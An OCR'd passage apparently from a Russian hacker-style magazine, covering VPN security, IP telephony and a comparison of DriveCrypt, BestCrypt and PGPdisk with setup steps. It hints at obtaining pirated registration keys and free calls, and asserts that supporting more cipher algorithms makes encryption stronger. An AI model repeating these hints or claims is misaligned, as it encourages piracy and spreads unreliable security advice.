Варианты атак на криптоалгоритмы довольно разнообразны. Самой простой является атака только на зашифрованный текст, когда криптоаналитик располагает лишь зашифрованным текстом, и путем анализа статистического распределения символов, а также посредством других методов пытается распознать исходный текст. Любой алгоритм должен защищать от такой атаки. Более сложным случаем является атака с известным незашифрованным текстом. Здесь аналитику известен фрагмент исходного текста, либо он делает обоснованное предположение о нем. Большинство распространенных на сегодняшний день алгоритмов устойчивы к этим атакам.

В настоящий момент для построения VPN используется ряд протоколов, включая IPSec, PPTP, L2TP и т.д. Эти протоколы не шифруют данные, а лишь определяют, как используются алгоритмы шифрования, и ряд других условий, необходимых для построения VPN (включая контроль целостности, аутентификацию абонентов и т.д.). За последние пару-тройку лет многие исследователи принимались за анализ данных протоколов с точки зрения безопасности, но серьезных дыр обнаружено практически не было. А те, что все-таки были найдены, были связаны с неправильной эксплуатацией или уже были устранены разработчиками. Однако теоретическая возможность обнаружения уязвимостей в протоколах IPSec, PPTP и т.д. сохраняется. Так что дерзай, возможно, ты будешь первым :).

Нередко VPN реализуется чисто программными средствами (например, в Windows 2000), и программное обеспечение VPN является надстройкой над операционной системой, что зачастую используется такими же гиками, как ты и я. Поэтому, независимо от надежности и защищенности ПО VPN, уязвимости операционной системы могут свести на нет все защитные механизмы VPN. Так что если будешь организовывать VPN для работы, лучше не смотреть в сторону софт-решений, а тем более в сторону мелкомягких.

Запомни, что безопасность всей системы равна безопасности самого слабого звена. Поэтому очень важно не только выбирать стойкий криптографический алгоритм и длинные ключи, но и обращать пристальное внимание на другие компоненты VPN - программное и аппаратное обеспечение, пользователей, реализацию и т.д.

THE END

■ Думаю, теперь у тебя есть некоторое представление о том, что такое VPN и как это работает. Если ты начальник - решай, что тебе выгоднее - платить за межгород или организовывать VPN, если ты подчиненный - спроси у своего начальника, что ему выгоднее. Есть вопросы, предложения? Пиши.

НЕ ТОЛЬКО IPSEC...

■ Другие (кроме IPsec) стандарты включают протокол PPTP (Point to Point Tunneling Protocol), развиваемый Microsoft, L2F (Layer 2 Forwarding), развиваемый Cisco, - оба для удаленного доступа. Microsoft и Cisco работают совместно с IETF, чтобы соединить эти протоколы в единый стандарт L2TP (Layer 2 Tunneling Protocol) с целью использования IPSec для туннельной аутентификации, защиты частной собственности и проверки целостности.

Saturn (saturn@nordlines.ru) и Незнайка

IP-ТЕЛЕФОНИЯ

ВСЯ ПОДНОГОТНАЯ

Наверняка, тебе приходилось звонить в другой город или даже страну. Конечно, пообщаться с человеком, который находится от тебя за тысячи километров, приятно, но и денег за такое общение приходится выкладывать порядочно. И тут всплывает модное словечко - IP-телефония. Что же это такое, и стоит ли игра свеч?

Прежде чем перейти к вопросам принципов работы и безопасности в IP-телефонии, предлагаю мысленно вернуться в "докомпьютерную" эру и посмотреть, как обстояли дела со связью у наших "предков" (в СССР, по крайней мере).

Аналоговые АТС не могли передавать сигнал качественно (эти АТС остались в некоторых районах до сих пор, поэтому не составляет большого труда проверить качество связи). Технология полностью проводная и довольно дорогая (отсюда стоимость междугородних и международных звонков). А что касается безопасности, то выражение "не телефонный разговор" не могло появиться при абсолютно безопасной связи. Более того, линии АТС (особенно аналоговые) прослушиваются без особого труда. Было бы желание. После короткого описания домашних телефонов возникает вопрос: по каким критериям оценивать качество и безопасность IP-телефонии? Читай дальше.

Поскольку при IP-телефонном звонке никак не задействован международный (междугородний) телефонный оператор, стоимость этого звонка на порядок меньше стоимости традиционного телефонного соединения.

Злоумышленники могут атаковать и узлы, которые хранят инфу о разговорах пользователей, с целью получения конфиденциальной информации о самих разговорах или изменения данных о них...

НЕМНОГО ИСТОРИИ ИЛИ КАК РОДИЛАСЬ IP-ТЕЛЕФОНИЯ

В феврале 1995 года компания VocalTec впервые предложила программу Internet Phone, которая была предназначена для владельцев компьютеров с Wintel-архитектурой. С этого момента началось бурное развитие интернет-телефонии. Дело в том, что сразу после выхода Internet Phone многие компании оценили перспективы, которые открывала возможность разговаривать с любой точкой планеты, при этом не пользуясь услугами международной (междугородней) связи. На рынке, как грибы после дождя, стали появляться продукты, предназначенные для переговоров через Internet. Уже через год после появления первой программы для голосовой связи через Сеть, VocalTec и Dialogic (крупнейший производитель программных продуктов для компьютерной телефонии) объявили о совместном проекте: "Internet Telephone Gateway".

Цель проекта: научить обычные телефоны работать через интернет. При этом между Сетью и телефонной линией устанавливается шлюз. Шлюз - это устройство, в которое с одной стороны включаются телефонные линии, а с другой стороны - Сеть. Возможность высокого уплотнения канала и низкая стоимость переговоров явились причиной серьезных изменений мира телекоммуникаций. В 1997 году соединения телефонных аппаратов через интернет стали обычным делом. Приятно отметить, что Россия подключилась к освоению IP-телефонии, когда этот вид связи только начинал свое развитие. Не так давно телефонные сети (с коммутацией каналов) и IP-сети (с коммутацией пакетов) существовали отдельно и использовались в различных целях. Телефонные линии использовались для передачи голоса, а сети - для передачи информации. Однако постепенно границы между ними стали размываться.

КАК РАБОТАЕТ IP-ТЕЛЕФОНИЯ?

Принцип действия IP-телефонии довольно прост. Центральным ее компонентом является сервер, или так называемый шлюз, отвечающий за соединение телефонной и IP сетей, т.е. он подключен как к телефонной сети, так и к какой-либо IP-сети (например, интернету), что позволяет получить доступ практически к любому компьютеру.

Шлюз принимает на вход обычный телефонный сигнал, оцифро-




Схема работы

ФУНКЦИИ ШЛЮЗА

- Ответ на вывоз абонента.

Установка соединения с удаленным шлюзом и вызываемым абонентом.

Оцифровка (кодирование), сжатие, разбиение на пакеты и восстановление сигнала.

СЖАТИЕ РЕЧИ

Передача голосовой информации в незашифрованном виде требовала бы слишком большой пропускной способности каналов. Поэтому шлюзы оборудуют так называемыми вокодерами, или кодировщиками речи. Вокодер осуществляет компрессию речи перед передачей в сеть IP и ее декомпрессию на принимающей стороне. Сжатие происходит в соответствии со стандартными алгоритмами ITU, такими как G.711 или G.729. При пятибалльной шкале вокодер G.711 с потоком 64 Кбит/с получил оценку 4,4, а, например, вокодер G.729a с потоком 8 Кбит/с - 4,0; при этом время оцифровки составляет 0,75 мс и 10 мс соответственно. Основной задачей при управлении потоком речевой информации по сети интернет становится обеспечение небольшой и постоянной задержки.

вывает его и проводит сжатие полученных данных, после чего передает в IP-сеть в виде обычных пакетов, а на другом "конце сети" удаленный шлюз восстанавливает сигнал в обратном порядке. Этот компонент может и не использоваться, если ты не планируешь интегрировать свои IP-телефоны в общую телефонную сеть.

Последним штрихом является абонентский пункт, который может быть реализован как программным, так и аппаратным способом. Причем в первом случае звонить можно даже через домашний компьютер, лишь бы он имел звуковуху и микрофон, а во втором случае в качестве абонентского пункта выступает специальный IP-телефон.

Еще для построения распределенной сети IP-телефонии необходим диспетчер, отвечающий за распределение вызовов между шлюзами. Диспетчер также проводит аутентификацию и авторизацию абонентов с помощью специального ПО.

Также компонентом IP-телефонии можно назвать уникальные пользовательские приложения, возникшие благодаря интеграции голоса, видео и данных - так называемые call-центры (системы унифицированной обработки сообщений).

АТАКИ НА СЕТЬ

Сети IP-телефонии - хорошая цель для хакеров. Некоторые из них могут простебаться, послав тебе голосовое сообщение от имени руководства компании... Кто-то может захотеть получить доступ к голосовому почтовому ящику твоего руководства или даже захочет перехватить голосовые данные о финансовых сделках со всеми вытекающими отсюда последствиями. Существуют и другие шалости, например, звонки за чужой счет куда-нибудь на Ямайку.

КАК ЗАЩИТИТЬСЯ?

Помимо принятых стандартов, в которых немало внимания уделено вопросам безопасности, есть еще один надежный способ защиты IP-телефонии - это контроль MAC-адресов. Т.е. нельзя разрешать IP-телефонам с неизвестными MAC-адресами получать доступ к шлюзам и другим элементам IP-сети, что обезопасит переговоры от прослушки и от кражи денег с чужих счетов. Конечно, для настоящего хакера это не препятствие, т.к. MAC-адрес можно подделать, но большинство жадных до халявы юзеров остановит. Еще весьма кстати придется шифрование данных, как между шлюзами, так и между IP-телефоном и шлюзом. А вообще, если ты просто пользуешься услугами IP-телефонии, то рекомендую не вести с ее помощью особо важные переговоры, т.к., сам понимаешь, интернет и полная безопасность - вещи несовместимые.

СОФТ

В последнее время карточки IP-телефонии уже можно приобрести так же свободно, как и обычные для таксофона. Эти услуги предлагает целое семейство провайдеров, т.е. за небольшие деньги ты можешь звонить уже в любую точку мира, плюс провайдер гарантирует хорошее качество связи. Конечно, можно попробовать провернуть все это на халяву (например, умудриться прописаться в их базе за гейтом), но это тема отдельной статьи. А пока, держи лучшие, на наш взгляд, проги для IP-телефонии.

Skype

http://ui.skype.com

Skype - уникальная программа от создателей KaZaA, использующая существующие peer-to-peer сети для живых голосовых разговоров. По большому счету, это новая служба IP-телефонии, построенная на базе распределенной пиринговой сети, без использования центрального сервера. Из достоинств Skype следует особо выделить следующие позиции:

❶. Простота использования, а именно удобный интерфейс и легкость настройки необходимых параметров. Кроме того Skype умеет проводить анализ возможных неисправностей и устранять их.

❼. Качество голоса превосходит телефонное, а для нормальной работы достаточно даже модемного соедине- »

СТАНДАРТЫ

Стандарты являются очень важным фактором любой технологии, в том числе и IP-телефонии. Одна из наиболее важных областей стандартизации - протокол обмена сообщениями в IP-телефонии. В связи с этим Intel и Microsoft возглавили направление на разработку стандартов на основе H.323, рекомендованного International Telecommunications Union (ITU). Этот стандарт формулирует технические требования для передачи аудио- и видеоданных по сетям передачи данных. H.323 включает в себя:

- Стандарты на видео кодер/декодеры
- Стандарты на голосовые кодер/декодеры
- Стандарты на общедоступные приложения
- Стандарты на управление вызовами
- Стандарты на управление системой


КАЧЕСТВО

Качество связи IP-телефонии можно оценить по таким характеристикам:
- уровень искажения голоса
- частота исчезновения голосовых пакетов
- время задержки (т.е. время между моментом произнесения фразы первым абонентом и моментом, когда она будет услышана вторым).

Задержки влияют на темп беседы. Для человека задержка до 250 миллисекунд практически незаметна.

ния на скорости выше 33 кбит/с. Также прога умеет автоматически анализировать параметры линии и канала между абонентами и в зависимости от результата определять оптимальную скорость (от 3 до 16 Кбайт/с) и наиболее подходящий кодек.

❶. Способность работы через большинство брандмауэров и прокси-серверов, отсутствие надоедливой рекламы и, что немаловажно, шифрование разговоров - вызовы в сети Skype шифруются специальным алгоритмом (AES), что защищает их от перехвата.




Внешний вид

PC-Telephone

www.pc-telephone.com

PC-Telephone - одна из первых софтин, которая соединила в себе компьютерную телефонию и IP-телефонию в одном интерфейсе. С ее помощью можно проводить обычные телефонные разговоры и даже дешево звонить за границу, не обращаясь к услугам специальных провайдеров. Прога довольно проста в освоении, что обрадует многих юзеров. Таким образом, PC-Telephone можно использовать в качестве интернет и ISDN телефона, факса, автоответчика, а также для передачи звуковой почты.



Копаемся в настройках

Internet Phone Lite

www.botik.ru/~botik/ipphone/download.ru.html

Эта прога созданна специально для IP-телефонии, поэтому ее рекомендуют использовать многие провайдеры этой перспективной технологии. Перед первым использованием необходимо зайти в меню, выбрать Preferences, а затем вкладку Services, в которой необходимо указать имя пользователя и пароль, полученный от провайдера IP-телефонии. Также, при необходимости, следует ввести адрес proxy-сервера и правила набора номеров: в Москву - 7-значный номер, в другие города - 8 + код города + номер телефона, а для международных звонков: 810 + код страны + код города + номер телефона.

Пользуйся на здоровье :).

ALL FOR FREE!

■ Никлас Зенстром (основатель KaZaA) хочет запустить новый сервис, который позволяет пользователям сети делать бесплатные телефонные звонки через интернет в любую точку мира.
Продукт Skype уже был скачан более 6,5 миллиона раз с момента появления пробной версии программы в сентябре 2003 года, причем количество скачиваний растет при полном отсутствии маркетинга.
"Это название не значит ничего - всего лишь хорошее имя для пиринговой интернет-телефонии, которая позволит совершать неограниченное число звонков по всей сети тем, кто также пользуется данной услугой", - заявил Зенстром.

Все просто и понятно

СЛОВАРИК

■ xDSL - собирательное название, обозначающее группу технологий цифровой абонентской линии DSL (Digital Subscriber Line).
■ ISDN (Integrated Services Digital Network) - стандарт связи, обеспечивающий высокоскоростную передачу по цифровой линии различных типов данных, от текстовых до потокового видео.
■ DTMF (Dual Tone Multi-Frequency) - двухтональный многочастотный набор номера, каждая цифра передается комбинацией двух тональных сигналов.
■ DWDM (Dense Wave Division Multiplexing, Dense WDM) - технология уплотнения в оптоволоконных линиях связи, основана на использовании световых волн различной длины.
■ Биллинговая система (Billing System) - софт, предназначенный для учета, тарификации, анализа расходов и выставления счетов за телефонные переговоры.
■ Шлюз (Gateway) - устройство, которое перехватывает, преобразует и направляет электрические сигналы из одной сети в другую (например, от твоей АТС в интернет).
■ Маршрутизатор (Router) - программное или аппаратное обеспечение, которое определяет следующую точку сети в направлении точки назначения, куда будут направлены пакеты. Обычно на пути к получателю пакеты проходят через несколько точек, в которых установлены маршрутизаторы.

WEB - ТЕЛЕФОН

■ Новая услуга, которую предоставляют провайдеры IP-телефонии - это звонок с веб-сайта или Surf&Call. Это решение позволяет осуществлять вызов, выбрав со страницы в интернете ссылку на имя вызываемого абонента. При этом юзеру не требуется вторая телефонная линия или прерывание работы в интернете, необходимо лишь загрузить небольшое клиентское программное обеспечение, которое обычно можно найти на той же web-странице, и которое устанавливается автоматически.

PC игры

ПРАВИЛЬНЫЙ ЖУРНАЛ О КОМПЬЮТЕРНЫХ ИГРАХ!

- **Правильный объем**
  240 страниц
- **Правильная комплектация**
  3 CD или DVD
- **Правильная цена**
  90 РУБЛЕЙ

Никакого мусора и невнятных тем, настоящий геймерский рай

ТОЛЬКО PC ИГРЫ

- **World of Warcraft –** одна из самых ожидаемых и перспективных MMORPG. На 12 страницах мы собрали всю доступную информацию.
- Более **15 полновесных рецензий** на самые интересные игры, вышедшие за месяц
- Обзоры всех российских релизов – **еще два десятка статей!**
- В рубрике **«Железо»** – тест 17-дюймовых мониторов, алгоритм выбора кулера, сравнение баербонов и прочее

4й номер в продаже с 24 марта!

ЕСЛИ ТЫ ГЕЙМЕР – ТЫ НЕ ПРОПУСТИШЬ!

(game)land

morbah (morbah@list.ru), www.scootera.net

ШИФРОВАНИЕ ДИСКОВ

DRIVECRYPT, BESTCRYPT, PGPDISK - KROOTАЯ ТРОИЦА!

Уверен, что вопрос, как хранить данные на диске так, чтобы никто, кроме тебя, не смог ими воспользоваться, не раз посещал тебя. Мы расскажем о трех программах - DriveCrypt (www.securstar.com), BestCrypt (www.jetico.com), PGPdisk (www.pgp.com), которые помогут тебе скрыть важную информацию и сделать ее доступной только для тебя.

По большому счету, они делают одно и то же полезное дело: создают на жестком диске файл, доступ к которому можно получить только с помощью определенной парольной фразы. Причем, что самое главное, этот файл является файлом-контейнером, внутри которого могут находиться любые другие файлы и программы (они могут быть установлены и запущены прямо из этого зашифрованного файла!!!).


Грамотно этот файл называется зашифрованным диском, так как после ввода пароля доступа к файлу-контейнеру, на твоем компьютере появится еще один диск, опознаваемый системой как логический, работа с которым ничем не отличается от работы с любым другим диском на твоем компьютере. После отключения диска логический диск исчезает, он просто становится "невидимым".

После установки любой из этих программ от тебя потребуется придумать имя файла, его месторасположение и необходимый размер. Теперь рассмотрим отличия и преимущества каждой из этих программ в сравнении с двумя другими.

DriveCrypt, BestCrypt, PGPdisk - какая из этих программ лучше, решать тебе. Каждая из них надежно защищена от удаленного взлома, т.е. от попытки узнать твои секретные данные только с помощью всевозможных программных ухищрений, без использования физического давления. Почему-то я сомневаюсь, что когда тебя начнут пытать, ты не выдашь свою парольную фразу тому доброму дяденьке, который пообещает больше тебя не мучить.

Если хочешь спрятать данные от сотрудников ФСБ или ФАПСИ, имей в виду, что программа BestCrypt зарегистрирована в ФАПСИ, а это значит, что в ней могут быть скрытые возможности для доступа к твоим данным, если эти данные вдруг заинтересуют спецслужбы. Однако исходники BestCrypt доступны на сайте (есть версия под Linux, которая предлагается и в бинарниках, и в сорцах), и при желании это можно проверить. О DriveCrypt таких данных нет (что, впрочем, не означает, что и ключиков к ней у сотрудников ФАПСИ нет). PGP же вообще абсолютно открытая система: исходники всех версий свободно распространяются. Если сравнить сорцы PGP 2.6.3 (вдоль и поперек изученные специалистами) и PGP 8.0.2, легко заметить, что компоненты, отвечающие за шифрование, практически не изменились (появились лишь новые алгоритмы), что позволяет ей доверять.

DriveCrypt знает алгоритмы: AES, Blowfish, Tea 16, Tea 32, Des, Triple Des, Square и Misty - итого 8 алгоритмов.



DriveCrypt 4.0

BestCrypt знает Rijndael, Blowfish, Twofish и ГОСТ 28147-89 - итого 4 алгоритма.

PGPdisk, является приложением PGP (криптографической системы) и использует собственные ключи для шифрования. Что вовсе не означает,

Код программы DriveCrypt также никогда не был опубликован.

Чем больше алгоритмов шифрования знает программа - тем сложнее дешифровать тот код, что она сгенерирует.

Не забывай, что чем длиннее парольная фраза, тем сложнее ее дешифровать. Когда будешь придумывать парольную фразу, обязательно используй знаки препинания и слова в разных регистрах.

ОБЩИЕ ЧЕРТЫ

- Все изменения информации в файле-контейнере происходят сначала в оперативной памяти, то есть жесткий диск всегда остается зашифрованным. Даже в случае зависания компьютера секретные данные так и останутся зашифрованными.
- Программы могут блокировать скрытый логический диск по истечении определенного промежутка времени.
- Все они недоверчиво относятся к временным файлам (своп-файлам). Есть возможность зашифровать всю конфиденциальную информацию, которая могла попасть в своп-файл. Очень эффективный метод скрытия информации, хранящейся в своп-файле, - это вообще отключить его, при этом не забыв нарастить оперативную память компьютера.
- Физика жесткого диска такова, что даже если поверх одних данных ты запишешь другие, то предыдущая запись полностью не сотрется. С помощью современных средств магнитной микроскопии (Magnetic force microscopy - MFM) их все равно можно восстановить. С помощью этих программ можно надежно удалять файлы с жесткого диска, не оставляя никаких следов их существования.
- Все три программы сохраняют твои конфиденциальные данные в надежно зашифрованном виде на жестком диске и обеспечивают прозрачный доступ к этим данным из любой прикладной программы.
- Они защищают зашифрованные файлы-контейнеры от случайного удаления.
- Отлично справляются с троянскими приложениями и вирусами.

ПРЕИМУЩЕСТВА DRIVECRYPT

Последняя версия программы DriveCrypt (DriveCrypt Plus Pack) имеет возможность ввода парольной фразы еще до загрузки Windows: ее необходимо ввести при загрузке BIOS!
Преимуществом ввода парольной фразы еще до загрузки ОС является то, что ни одна Windows программа еще не смогла запуститься, а это значит, что вероятность того, что пароль будет перехвачен каким-нибудь клавиатурным шпионом, очень мала (если, конечно, шпион не подключен физически к клавиатуре). Сложность подбора пароля осложняется еще и тем, что даются всего три попытки, после чего компьютер перезагружается и вновь требует ввода парольной фразы.
Ни BestCrypt, ни PGPdisk не имеют защиты от клавиатурных шпионов, реализованных на уровне драйвера системы.
При шифровании данных с помощью DriveCrypt имя файла-контейнера можно задавать любое. Например, если для PGPdisk контейнер имеет расширение *.pgd (не всегда, но в противном случае каждый диск придется монтировать вручную, двойнок клик не прокатит - прим. peg.), то для DriveCrypt файл может иметь любое расширение. Также с помощью программы DriveCrypt этот файл можно поместить в любой другой графический или звуковой файл ! А это значит, что твоего контейнера вообще будет не видно на жестком диске, и никто не сможет определить, какой программой ты шифруешь информацию на своем компьютере.

Создаем контейнер...

что это слабая кодировка. Как раз наоборот, секретность шифра этой программы проверена временем.

На сайте www.gloffs.com рассматриваются все известные методы, позволяющие максимально защитить свою информацию. Еще там достаточно полно рассказано о методах, которыми спецслужбы могут получить информацию с твоего жесткого диска.


НАСТРОЙКА И УСТАНОВКА PGPDISK

Так как PGPdisk является приложением PGP, то для его установки придется установить программу PGP. Рассмотрим для примера установку старой доброй PGP 6.0.2i, которую можно скачать с www.pgpi.com.

Установка PGP:

❶. При появлении окна "PGP 6.0.2i Installation Program" жми Next.
❷. После появления "PGP 6.0.2i Software License Agreement" жми Yes.
❸. Далее тебя попросят ввести твое имя, название компании. Как сделаешь это, жми на Next.
❹. После появления "PGP 6.0.2i Setup: Choose Destination Directory" жми Next.
❺. Появилось меню, в котором тебя просят выбрать устанавливаемые компоненты. Если хочешь поставить только PGPdisk, то оставь все установки как есть и жми на Next.
❻. В новом меню "Check Setup Information" снова жми Next. Далее начинается копирование программных файлов на жесткий диск компьютера.
❼. "Do have existing keyrings you wish to use?" Нажми на "Нет", а затем на Finish.
❽. Программа потребует перезагрузки. Соглашайся и перезагружай компьютер. Для этого просто жми на OK. Компьютер перезапустится, и на этом программа установки завершится.

Этап установки



Закрываем на замочек...


После установки PGP, запускай PGPDisk: Пуск -> Программы -> PGP -> PGPdisk. У тебя должно появиться окно программы со следующими командами: new - создать новый PGP диск; mount - установить созданный диск путем ввода парольной фразы; unmount - закрыть диск (зашифровать), который был ранее установлен; prefs - опции настройки.

Для того чтобы создать новый шифрованный диск, нужно выполнить следующие шаги: »

ПРЕИМУЩЕСТВА BESTCRYPT

К программе BestCrypt можно подключать свои алгоритмы шифрования и процедуры проверки пароля. Можно создавать свои собственные виртуальные драйверы, являющиеся "родными" для операционной системы.
Также важным преимуществом является то, что в версии BestCrypt №7 есть возможность создать скрытый зашифрованный диск внутри другого зашифрованного диска. Этот диск не виден даже при тщательном изучении хранящего его диска-контейнера. Доступ к нему осуществляется с помощью парольной фразы.
Создание такого скрытого диска не помешает, если ты опасаешься, что на тебя могут надавить и под угрозой средневековых пыток потребовать показать скрытую информацию. Тебе останется только сказать пароль к диску-контейнеру, в котором ты хранишь липовую информацию. Настоящая ценная инфа останется недоступной для твоих врагов.

❶. Запусти программу PGPdisk.
❼. Нажми на команду New, после чего на экране появится мастер создания PGP диска.
❾. Жми next.
❿. Появится окошко создания PGP диска, в котором необходимо указать путь, по которому будет храниться файл создаваемого диска.
❺. Нажми на кнопку Save, и файл под этим названием сохранится на выбранном тобой диске (по умолчанию на диске C).
❻. Под надписью <PGPdisk Size field> введи цифру, обозначающую размер PGP диска, и не забудь выбрать килобайты или мегабайты там же.
❼. Под надписью <PGPdisk Drive Letter Field> подтверди букву, которую ты присвоишь новому диску.
❽. Нажми next.
❾. Введи парольную фразу, которую в дальнейшем необходимо будет вводить для установки нового диска. Введи парольную фразу два раза.
❿. Нажми next.
⓫. При необходимости подвигай мышку или нажимай на кнопки на клавиатуре, это - источник случайных чисел, необходимых для генерации нового ключа.
⓬. Снова next. Столбик покажет тебе инициализацию создания нового диска.
⓭. Еще раз нажми на next, чтобы окончательно установить новый PGP диск.
⓮. Теперь Finish.
⓯. Введи название нового диска.
⓰. Нажми на Start.
⓱. Нажми на OK (на диске еще нет данных). Компьютер скажет тебе, когда закончится форматирование диска.
⓲. Нажми на кнопку Close на окне форматирования. Для того чтобы смонтировать диск, достаточно дважды кликнуть по его файлу (смотри пункт 5).



Создаем новый диск

Установка PGP диска

■ Как только новый диск будет создан, программа PGP автоматически его установит, чтобы ты мог начать его использовать. После того как ты закончил работу с конфиденциальной информацией, необходимо отключить диск. После отключения диска его содержимое будет зашифровано в виде зашифрованного файла.

Для открытия PGP диска надо дважды щелкнуть по нему мышкой и дважды ввести парольную фразу в появившемся окне программы. Ты сможешь убедиться в том, что PGP диск открылся, зайдя в Мой компьютер и увидев, что рядом с диском C появился диск D. В случае если у тебя уже есть диск D, то новый диск получит следующую букву E и т.д. Зайти на новый диск можно через Мой компьютер или другую оболочку просмотра файлов.

Использование установленного PGP диска

На диске PGP можно создавать, перемещать или стирать файлы и каталоги, т.е. делать те же самые операции, что и на обычном диске.

Закрытие PGP диска

Закрой все программы и файлы, имеющиеся на диске PGP, т.к. невозможно закрыть диск, если файлы на этом диске до сих пор еще открыты. Теперь зайди в Мой компьютер и выдели мышкой диск PGP, нажми на правую кнопку мышки и выбери команду <unmount> в появившемся меню <PGP disk>.

Как только диск будет закрыт, он исчезнет из компьютера и превратится в зашифрованный файл на диске C.

Еще один важный момент, на который необходимо обратить внимание, это настройки программы, которые позволяют автоматически закрыть диск, в случае если к нему не обращаются в течение какого-то периода времени. Для этого надо исполнить команду <prefs> в программе PGPdisk и в появившемся меню под названием <auto unmount> (автоматическое закрытие) выделить флажками все три команды:

auto unmount after __ minutes of inactivity (автоматически закрыть после __ минут бездействия). Здесь также необходимо указать количество минут.

auto unmount on computer sleep (автоматически закрыть при переходе компьютера в спящее состояние).

prevent sleep if any PGPdisks could not be unmounted (не позволить компьютеру перейти в состояние спячки, если PGP диск не был закрыт).

Смена парольной фразы:

❶. Убедись, что PGP диск не установлен (невозможно сменить парольную фразу в том случае, если диск установлен).
❼. Выбери команду Change Passphrase из меню File.
❽. Выбери тот диск, парольную фразу для которого ты хочешь изменить.
❾. Введи старую парольную фразу. Нажми на OK. Появится окошко для ввода новой парольной фразы.
❺. Введи новую парольную фразу (минимальная длина парольной фразы восемь знаков).
❻. Нажми на OK. Окошко новой парольной фразы New passphrase закроется.

Удаление парольной фразы:

❶. PGP диск не должен быть установлен.
❼. Выбери команду Remove passphrase из меню File. Появится окошко, которое попросит тебя ввести парольную фразу, которую необходимо отменить.
❽. Введи пароль и нажми на OK.

НАСТРОЙКА И УСТАНОВКА BESTCRYPT

❶. При инсталляции тебя спросят: "Ставить программу для удаления файлов, без возможности их дальнейшего восстановления?" Отвечай "да". В будущем пригодится, если захочется навеки удалить какую-нибудь информацию.
❼. Далее тебя попросят ввести регистрационный ключ, придется поискать его в интернете, в зависимости от версии программы, которую ты установил.

ПРЕИМУЩЕСТВА PGPDISK

■ Эта программа является компонентом PGP (**www.pgp.com**) (которая теперь - версия 8 - продается) как многофункциональной системы безопасности для любых целей (и для десктопа, и для офиса, и для КПК). На сайте компании-разработчика доступен и бесплатный вариант PGP восьмого релиза, но PGPDisk туда не входит - придется или довольствоваться предыдущими (кстати, полностью бесплатными) релизами или искать лекарство от жадности.
Сама по себе PGP очень мощная система, но я не вижу явных преимуществ именно PGPdisk перед двумя другими конкурентами, кроме полной доступности исходников, основные модули которых за всю долгую историю PGP не изменились и тысячу раз проверялись. Также можно отметить высокую стойкость к любого рода попыткам дешифрации кода, генерированного программой PGPdisk, и широкую распространенность PGP (как популярной системы безопасного общения).

❾. После того как программа полностью установилась, перезагрузи компьютер.

❿. В таскбаре появился новый значок, щелкай по нему и заходи в Best Crypt Control Panel.

❺. Далее необходимо создать новый файл-контейнер, который и будет твоим зашифрованным логическим диском. Для его создания выбирай Container -> New Container, здесь укажи параметры логического диска: имя, размер, имя диска и где будет находиться.

❻. Программа попросит ввести пароль и в следующем окне сгенерирует новый ключ (для его генерации от тебя потребуется нажимать произвольные клавиши на клавиатуре), который будет использоваться вместе с паролем. Запомни только тот пароль, что ввел сам, ключ запоминать не нужно.

❼. Появилось окно форматирования диска. Выбирай нужный тебе формат (лучше FAT или FAT32) и жми OK.

